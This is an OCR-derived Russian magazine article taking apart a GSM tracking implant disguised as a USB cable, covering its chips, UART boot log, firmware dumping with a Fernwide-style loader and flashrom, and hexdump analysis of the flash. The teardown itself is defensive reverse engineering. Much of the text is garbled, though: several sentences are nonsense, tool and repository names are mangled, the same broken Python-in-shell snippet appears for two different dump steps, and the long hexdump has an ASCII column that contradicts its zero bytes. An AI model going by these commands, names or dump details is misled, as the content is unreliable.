Вместо `xxxx` будут символы `0-9, A-Z, a-z`, а вместо строки `Street, ZIP City, Country` — название улицы, почтовый индекс, город и страна. По ссылке на http://gpsui.net можно перейти без авторизации, она перенаправит на Google Maps.

Получить местоположение с погрешностью меньше чем в 1.57 м у меня ни разу не вышло.


Делая запрос, устройство использовало мобильный трафик для доступа к неизвестному эндпойнту (предположительно gpsui.net). Это подтверждается тем, что мой оператор снял с меня деньги за MMS/Internet. Разницы между MMS и использованием интернета он не указывает, но я беру на себя смелость предположить, что запрос был сделан во время определения местоположения. Именно это и стало отправной точкой для моего анализа.

WARNING
Поскольку устройство отправляет неизвестные данные неизвестной третьей стороне, его нельзя (по крайней мере, с чистой совестью) использовать в принципе. Как минимум из тех соображений, что устройство уже могло быть в эксплуатации.


Дальше я попытался проанализировать и уничтожить эту «фичу» с отступом куда-то.

ЖЕЛЕЗО


Чтобы получить доступ к внутренностям устройства, сначала нужно снять металлическую защиту коннектора USB.



Теперь снимаем пластиковую крышку.



Чипы
После вскрытия устройства определяем, что за чипы на нем установлены.



Обнаруживаем:

- **MediaTek MT6261MA** — низкобюджетный чип, который часто используется в умных часах китайского производства. Никакой официальной документации или информации о чипе компания MediaTek не публиковала;
- **RDA 6626e** — чипсет, который использует четырехканальный фронтэнд-модуль, созданный для установки в мобильные устройства с поддержкой сетей GSM850, EGSM900, DCS 1800, PCS 1900».

Коннекторы
Я идентифицировал три разных способа подключиться к устройству.

USB (сквозной)
Коннекторы USB A и Micro-B не подсоединены к MT6261MA. Они просто передают сигнал от одного к другому.

UART
Следующее соединение — это UART.

Соединение с ним занимает примерно три секунды после загрузки устройства.

```
screen /dev/ttyUSB0 115200 # BN1
F1: 0000 0000
V0: 0000 0000 [0001]
00: 1029 0001
01: 0000 0000
U0: 0000 0001 [0000]
G0: 0002 0000 [0000]
T0: 0000 0C73
Jump to BL
~~~ Welcome to MTK Bootloader V005 (since 2005) ~~~
**********************************************
Bye bye bootloader, jump to=0x1000a5b0
```

Продолжение статьи →

ВСКРЫВАЕМ ХАРДВЕРНЫЙ ИМПЛАНТ

ТАКУЮ ПОЛЕЗНУЮ ДЛЯ ВЗЛОМА ЗАМАСКИРОВАЛИ ПОД ОБЫЧНЫЙ USB

Выход на этом обращается, в вход из конфликт.


Поэтому, сказал доктор, другие версии программы, которые может обработать медицинские комнаты АС III прямостенной этой альтернативной прошивки (которые) начнёт Этим. Я стал начиться на эту строку, когда увидел обычные системы PAT12 прошивки, так что какая-то связь определенно есть.

Вот как выглядит выход с системного устройства.

```
F1: 0000 0000
V0: 0000 0000 [0000]
D0: 1029 0002
R1: 0000 0000
U0: 0000 0001 [0000]
E0: 0002 0000 [0000]
T0: 0000 0C73
Jump to B:
=== Welcome to RTX Bootloader V005 (since 2005) ===
**************************************************
Bye bye bootloader, jump to 0x1000c500
Freemate Firmware:
Zhjhv_sock_buf_init malloc: 2173B0, 217180, 216040
Zhjhv_mm1_get_lmi_request
IAG: Zhjhv_system_init VERSION= MT6261B,T16.17.01.10 , build date
2.20170128 17:31, curtime 2004-01-01 00:00
Zhjhv_g_zhjhv_lmi= 1
GB: ----- ---- ----- -2608B1E76 ----- ----- 2 -----
Zhjhv_sms_ready_sync
Zhjhv_System temperature: Regular
Zhjhv service_evaluility= 0,ChargerConnected= 1,poweron_mode= 0
Zhjhv_Time zone= 0 minutes= 0 hour offset
GB: ----- ---- ----- ---- ----- ----- 2 -----
Zhjhv: idle_screen network_name:Same IMEI
```

USB (MTK)

Контакты DP и DM соединены с USB и контактами подошвы в линиям D+ и D-, зато V и GND подсоединены. DP и DM вместо этого подведены к MT6261M4, как показано на картинке.



Припаиваем кабель USB к контактам:

Теперь устройство будет распознаваться как телефон MediaTek, подключенный по USB:

```
ID 0e8d:0003 MediaTek Inc. MT6227 phone
```

Этот метод часто называют «полезной брой MTK», «фрешшив MTK OM.UP » или «ДАЖЕ ОН ПОЗВОЛЯЕТ ВАМ ПОЛУЧИТЬ ОТКРЫТЫЙ ДОСТУП К ЗАГРУЖЕНИЮ и сделать дамп ПЗУ и фреш-памяти прошивки».

ДАМП ПРОШИВКИ

Чтобы дамп получить, в наше время использую олимпиурочно исследовательскую ОС Fernwide. Изначально она делалась для работы с чипом MT6260, но позже ее адаптировали для MT6261M4.

Подробнее о Fernwide ты можешь узнать из доклада коллеги и кейс из 23 м CCC, он называется «Fernwide: открытая прошивка телефона на основе (неимоверно) закрытого чипа 6575ZD». Если хочешь, можно и сам.

Скачиваем нужную ветку fernwide

Для начала скачиваем подходящую версию Fernwide — это фork, созданный пользователем unjuan (Juja Ramirez) и работающий с MT6261:

```
$ git clone https://github.com/arjman/fenfy
$ git clone https://github.com/robertfoss/setup_codesourcery.git
$ sudo setup_codesourcery/setup.sh
$ /usr/local/bin/codesourcery-arm-2014.05.sh
$ export PATH
$ cd ~/fenfy/build
$ make CROSS_COMPILE=arm-none-eabi-
$ exit
$ cp 95-fernwide-simple.rules /etc/udev/rules.d/.
```

Дамп ПЗУ

Теперь можем делать дамп ПЗУ. Для этого выполняем.

```
$ echo "data = 2" > fenfy.rom
$ fenfy/build/fenfy-usb-loader /dev/fernwide fenfy/build/
dbloader-usb.bin -n rom.py
$ echo "
$ > open('rom.bin', 'wb')
for i in data:
f.write(int(str(i),16))
f.close()
' >> rom.py
$ python rom.py
```

А теперь читаем флеш:

```
$ echo "data = 2" > rom.py
$ fenfy/build/fenfy-usb-loader /dev/fernwide fenfy/build/
dbloader-usb.bin -n rom.py
$ echo "
$ > open('rom.bin', 'wb')
for i in data:
f.write(int(str(i),16))
f.close()
' >> rom.py
$ python rom.py
```

Теперь можем использовать программатор **fernwide_spi**, который мы ранее перекомпилировали для Flash ROM. Для начала давай ему спросить объем стандартной памяти:

```
$ flashrom/flashrom -programmer fernwide_spi:dev/ttyUSB0
```

А теперь читаем флеш:

```
$ flashrom/flashrom -programmer fernwide_spi:dev/ttyUSB0 -c
"MX25L3205D" --read flash.dat
```

Содержимое флеш-памяти устройства окажется в файле **flash.dat**.

Попытка записать флеш

Запишем прошивкой вот такой командой:

```
$ flashrom/flashrom -programmer fernwide_spi:dev/ttyUSB0 -c
"MX25L3205D" --write flash.dat
```

Но флеш защищен от записи, и бит защиты нельзя отключить через flashrom. Другая возможная способов отключить защиту в пока не нашел.


На альтернативной версии устройства вывод flashrom выглядит следующим образом:

```
$ flashrom/flashrom -programmer fernwide_spi:dev/ttyUSB0 -c MX25L3205D
flashrom v0.9.5-8b1-gc1a5f00-dirty on Linux 4.13.2-1.el7.elrepo.
x86_64 (x86_64)
flashrom is free software, get the source code at https://flashrom.
org
Using clock_gettime for delay loops (clk_id: 1, resolution: 1ns).
Found Gigadevice Flash chip "GD25Q128" (4096 kB, SPI) on fernwa
re_spi.
No operations were specified.
```

АНАЛИЗ

В основном ради самообразования и решил проанализировать дамп фреймвера:

Смифонии SIM (через SIMtrace)


SIM
SIM
SIM

ВСКРЫВАЕМ ХАРДВЕРНЫЙ ИМПЛАНТ

КАК УСТРОЕН ДЕВАЙС ДЛЯ СЛЕЖКИ, ЗАМАСКИРОВАННЫЙ ПОД КАБЕЛЬ USB

Два разрада по поиску на выбранные системы FAT12.

```
$ fls -o 5646 flash.dat -r fat12
Invalid magic value (Not a FAT5 file system (magic))
$ fls -o 5826 flash.dat -r fat12
v/v 6531:  $MBR
v/v 6532:  $FAT1
v/v 6533:  $FAT2
d/d 6534:  $OrphanFiles
$ fls -o 5853 flash.dat -r fat12
Invalid magic value (Not a FAT5 file system (magic))
```

В середине блок FAT12 тоже, кажется, поврежден, сплошные файлы сверху.

```
$ fls -o 5826 flash.dat -rp -f fat12
v/v 6531:  $MBR
v/v 6532:  $FAT1
v/v 6533:  $FAT2
d/d 6534:  $OrphanFiles
-/r * 469:  $OrphanFiles/MPBB_001
-/r * 470:  $OrphanFiles/STI30004
-/r * 471:  $OrphanFiles/STI30004
[...]
```

Но большинство оказалось пустыми. Причем результаты очень неконкретны: такие же значения SIM-карты, что и файлы, которые показывает The Sleuthkit, находятся масса различий. Получается, что это либо не FAT12, либо какой-то его сильно измененный вариант.

Замену еще раз, что я пропустил слой трансляции физ-памяти (FTL). Существует программа-утилита, которая могут с ним справиться.

Я же хочу придерживаться только сенсорсных утилит, поэтому дальнейшее исследование было сделано при помощи hexdump:

Данные конфигурации

На флеше, помимо прочего, обнаружилось настройки. Это в первую очередь, IMSI находящиеся внутри симки и номер, который использовался для удаленного управления:

```
$ hexdump -C flash.dat
00024a00  ff ff ff ff ff ff ff ff  ff ff ff ff ff ff ff ff  |................|
00024a10  ff ff ff ff 80 01 00 01  00 00 00 00 00 00 00 00  |................|
00024a20  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00024a30  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00024a40  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00024a50  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00024a60  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00024a70  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00024a80  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00024a90  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00024aa0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00024ab0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00024ac0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024ad0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024ae0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024af0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024b00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024b10  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024b20  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024b30  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024b40  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024b50  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024b60  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024b70  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024b80  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024b90  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024ba0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024bb0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024bc0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024bd0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024be0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024bf0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024c00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024c10  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024c20  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024c30  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024c40  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024c50  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024c60  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024c70  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024c80  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024c90  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024ca0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024cb0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024cc0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024cd0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024ce0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024cf0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024d00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024d10  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024d20  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024d30  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024d40  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024d50  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024d60  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024d70  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024d80  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024d90  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024da0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024db0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024dc0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024dd0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024de0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024df0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024e00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024e10  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024e20  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024e30  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024e40  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024e50  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024e60  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024e70  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024e80  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024e90  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024ea0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024eb0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024ec0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024ed0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024ee0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024ef0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024f00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024f10  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024f20  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024f30  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024f40  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024f50  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024f60  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024f70  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024f80  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024f90  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024fa0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024fb0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024fc0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024fd0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024fe0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00024ff0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025000  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000250a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000250b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000250c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000250d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000250e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000250f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025110  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025120  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025130  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025140  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025150  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025160  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025170  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025180  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025190  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000251a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000251b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000251c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000251d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000251e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000251f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025200  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025210  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025220  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025230  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025240  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025250  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025260  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025270  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025280  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025290  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000252a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000252b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000252c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000252d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000252e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000252f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025300  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025310  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025320  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025330  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025340  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025350  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025360  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025370  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025380  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025390  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000253a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000253b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000253c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000253d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000253e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000253f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025400  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025410  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025420  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025430  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025440  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025450  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025460  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025470  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025480  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025490  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000254a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000254b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000254c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000254d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000254e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000254f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025500  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025510  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025520  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025530  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025540  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025550  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025560  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025570  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025580  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025590  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000255a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000255b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000255c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000255d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000255e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000255f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025600  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025610  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025620  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025630  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025640  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025650  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025660  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025670  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025680  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025690  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000256a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000256b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000256c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000256d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000256e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000256f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025700  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025710  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025720  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025730  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025740  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025750  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025760  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025770  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025780  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025790  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000257a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000257b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000257c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000257d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000257e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
